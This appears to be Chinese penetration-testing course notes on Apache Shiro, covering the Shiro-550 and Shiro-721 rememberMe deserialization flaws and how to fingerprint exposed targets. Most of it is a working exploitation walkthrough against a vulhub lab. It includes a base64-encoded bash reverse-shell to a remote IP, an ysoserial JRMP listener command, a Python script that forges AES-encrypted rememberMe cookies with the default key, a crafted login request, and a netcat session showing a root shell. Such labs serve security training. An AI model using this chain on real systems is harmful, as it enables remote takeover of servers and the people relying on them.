#1课时

Shiro简介

Shiro概述

Apache Shiro是一种功能强大且易于使用的Java安全框架，它执行身份验证、授权、 加密和会话管理，可用于保护任何应用程序的安全。

Shiro提供了应用程序安全性API来执行以下方面：

1）身份验证：证明用户身份，通常称为用户"登录"；
2）授权：访问控制；
3）密码术：保护或隐藏数据以防窥视；
4）会话管理：每个用户的时间敏感状态。

上述四个方面也被称为应用程序安全性的四个基石。

shiro版本介绍：

Shiro-550


Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后用 户信息会经过加密编码后存储在cookie中。在 Cookie 读取过程中有用 AES 对
Cookie 值解密的过程，对于 AES 这类对称加密算法，一旦秘钥泄露加密便形同虚 设。若秘钥可控，同时 Cookie 值是由攻击者构造的恶意 Payload，就可以将流程 走通，触发危险的 Java 反序列化，从而导致远程命令执行漏洞。

Shiro-721

由于Apache Shiro cookie中通过 AES-128-CBC 模式加密的rememberMe字段存 在问题，用户可通过 Padding Oracle 加密生成的攻击代码来构造恶意的
rememberMe字段，并重新请求网站，进行反序列化攻击，最终导致任意代码执行

Shiro组件识别

在访问及登录时抓包，如果响应头set-cookie中显示rememberMe=deleteMe， 说明使用了Shiro组件



通过fofa、zoomeye、shodan这类平台搜索相关特征来发现目标。

例如fofa的搜索关键词： header="rememberme=deleteMe" header="shiroCookie"

Shiro历史漏洞

Shiro <= 1.2.4 ： 存在shiro-550反序列化漏洞;

1.2.5 <= Shiro < 1.4.2 ： 存在shiro-721反序列化漏洞;

Shiro历史漏洞发现


特征判断：返回包中包含rememberMe=deleteMe字段。

Shiro历史漏洞利用

1.漏洞环境搭建 使用vulhub靶场搭建

```
confluence  ecshop              gitlab        influxdb     kibana   mysql          opentsdb   redis          s
root@VM-12-7-ubuntu:~/vulhub# cd shiro/
root@VM-12-7-ubuntu:~/vulhub/shiro# ls
CVE-2016-4437  CVE-2020-1957
root@VM-12-7-ubuntu:~/vulhub/shiro# cd CVE-2016-4437/
root@VM-12-7-ubuntu:~/vulhub/shiro/CVE-2016-4437# docker-compose up -d
/bin/sh: /tmp/_MEIYvJ2uC/libtinfo.so.5: no version information available (required by /bin/sh)
Creating network "cve-2016-4437_default" with the default driver
Pulling web (vulhub/shiro:1.2.4)...
1.2.4: Pulling from vulhub/shiro
43c265008fae: Already exists
```

2.访问输入账号密码选择保存，登录，抓包




查看返回包中是否包含rememberMe=deleteMe字段，确定为shiro组件则爆破key是否为默认

3.爆破key

```
python2 shiro_exploit.py -u http://150.158.137.72:8080/doLogin
```

工具链接 https://github.com/insightglacier/Shiro_exploit



4.选定一个端口进行监听并进行反弹shell

```
nc -lvvp 5674
```

进行反弹shell命令构造

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi81Njc0IDA+JjE=}|{base64,-d}|{bash,-i}
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi81Njc0IDA+JjE= 为bash -i >&
/dev/tcp/150.158.137.72/5674 0>&1 加密结果
```

5.使用ysoserial反序列化工具监听1099端口

工具地址：https://github.com/frohoff/ysoserial

可通过本地下载再上传至vps

编译比较麻烦，需要jdk1.8环境，安装apache-maven-3.3.9版本，使用命令`mvn package -DskipTests`进行编译

```
命令:
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1
'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi81Njc0IDA+JjE=}|{base64,-d}|{bash,-
i}'
```

6.使用脚本shiro.py进行生成poc

```
#shiro.py脚本内容
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar', 'JRMPClient',
command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext

if __name__ == '__main__':
    payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```

```
python shiro.py 150.158.137.72:1099
```

```
['JRMPClient']
root@VM-12-7-ubuntu:~/ysoserial-master/target# python shiro.py 150.158.137.72:1099
rememberMe=28pNVZP0SSaHTMSITcygmmSGhHl94FQZrhUtsH2OSgbKwg6x5gskkfDafSgrqjRo0eoH950I8KmCtKL0Eq0FV1UipyWP3RNefd103QU45fV7keRbLi847trIKuaICdZ4RSN4ISqSO9HcyCgWL1unftq/F3LZ/HXz/sc/a65ADIsmPQu0+WSAbvM27+81MjXeyWTMnXLrYQXP+b4R4U2tXGqyieKhmBFINGoEPMM6EtnhXnpRhuO9gb7hg8JzE+fIeuaJMqr6QMxENjSa0naZXIqrqRjWTj+NTF2bN+1H0FepiIQ3MGqe37ImAGfNpPiDmKFSMxoNiie5elENse0NCzAYf4N5gDQ2GQbIYQNDOQo59rAnqRHB+xHcM7JSKWIMRaOeVeJwHmQ1VBT5I3GqkQ== 
root@VM-12-7-ubuntu:~/ysoserial-master/target# rememberMe=28pNVZP0SSaHTMSITcygmmSGhHl94FQZrhUtsH2OSgbKwg6x5gskkfDafSgrqjRo0eoH950I8KmCtKL0Eq0FV1UipyWP3RNefd103QU45fV7keRbLi847trIKuaICdZ4RSN4ISqSO9HcyCgWL1unftq/F3LZ/HXz/sc/a65ADIsmPQu0+WSAbvM27+81MjXeyWTMnXLrYQXP+b4R4U2tXGqyieKhmBFINGoEPMM6EtnhXnpRhuO9gb7hg8JzE+fIeuaJMqr6QMxENjSa0naZXIqrqRjWTj+NTF2bN+1H0FepiIQ3MGqe37ImAGfNpPiDmKFSMxoNiie5elENse0NCzAYf4N5gDQ2GQbIYQNDOQo59rAnqRHB+xHcM7JSKWIMRaOeVeJwHmQ1VBT5I3GqkQ== python shiro.py 150.158.137.72:1099
```

7.把生成的poc放置数据包中的cookie字段中使用,向后添加

Request

Pretty Raw Hex \n

```
1  POST /doLogin HTTP/1.1
2  Host: 150.158.137.72:8080
3  Content-Length: 52
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://150.158.137.72:8080
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://150.158.137.72:8080/doLogin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: JSESSIONID=203C99978F73E31C180F7B315A1CBB4C;rememberMe=
   28pNVZP0SSaHTMSITcygmmSGhHl94FQZrhUtsH2OSgbKwg6x5gskkfDafSgrqjRo0eoH950I8KmC
   tKL0Eq0FV1UipyWP3RNefd103QU45fV7keRbLi847trIKuaICdZ4RSN4ISqSO9HcyCgWL1unftq/
   F3LZ/HXz/sc/a65ADIsmPQu0+WSAbvM27+81MjXeyWTMnXLrYQXP+b4R4U2tXGqyieKhmBFINGoE
   PMM6EtnhXnpRhu09gb7hg8JzE+fIeuaJMqr6QMxENjSa0naZXIqrqRjWTj+NTF2bN+1H0FepiIQ3
   MGqe37ImAGfNpPiDmKFSMxoNiie5elENse0NCzAYf4N5gDQ2GQbIYQNDOQo59rAnqRHB+xHcM7JS
   KWIMRaOeVeJwHmQ1VBT5I3GqkQ==
14 Connection: close
15
16 username=admin&password=admin&rememberme=remember-me
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200
2  Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun, 27-Mar-2022
   06:52:17 GMT
3  Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun, 27-Mar-2022
   06:52:17 GMT
4  Content-Type: text/html;charset=UTF-8
5  Content-Language: zh-CN
6  Date: Mon, 28 Mar 2022 06:52:17 GMT
7  Connection: close
8  Content-Length: 2608
9
10 <!doctype html>
11 <html lang="en">
12   <head>
13     <meta charset="utf-8">
14     <title>
         Login Page
       </title>
15     <link rel="stylesheet" href="
       https://cdn.jsdelivr.net/npm/bootstrap@4.4.1/dist/css/bootstrap.min.css"
       integrity="sha256-L/W5Wfqfa0sdBNIKN9cG6QA5F2qx4qICmU2VgLruv9Y="
       crossorigin="anonymous">
16     <style>
17       .bd-placeholder-img{
18         font-size:1.125rem;
19         text-anchor:middle;
20         -webkit-user-select:none;
21         -moz-user-select:none;
22         -ms-user-select:none;
23         user-select:none;
24       }
25
26       @media(min-width:768px){
27         .bd-placeholder-img-lg{
28           font-size:3.5rem;
29         }
30       }
31
32       html,
```

8.发送查看监听端口。

```
Last login: Mon Mar 28 13:59:40 2022 from 116.162.49.10
root@VM-12-7-ubuntu:~# nc -lvvp 5674
Listening on [0.0.0.0] (family 0, port 5674)

Connection from 150.158.137.72 53342 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@1d2a6298ebd9:/#
root@1d2a6298ebd9:/# nc -lvvp 5674
```

文档：Apache Shiro-remeberMe反序列化远程代码执行漏洞 链接：
http://note.youdao.com/noteshare?id=f81b71da528a14087991a5a5a2f6cb8f&sub=19E3E3ABE9C14C3792DE3655C8B6C1E7

漏洞利用工具

https://github.com/fupinglee/ShiroScan https://github.com/sv3nbeast/ShiroScan
https://github.com/SummerSec/ShiroAttack2/releases/download/4.5.2_fix_2/shiro_attack-4.5.2-SNAPSHOT-all.zip
https://github.com/feihong-cs/ShiroExploit-Deprecated/releases/download/v2.51/ShiroExploit.V2.51.7z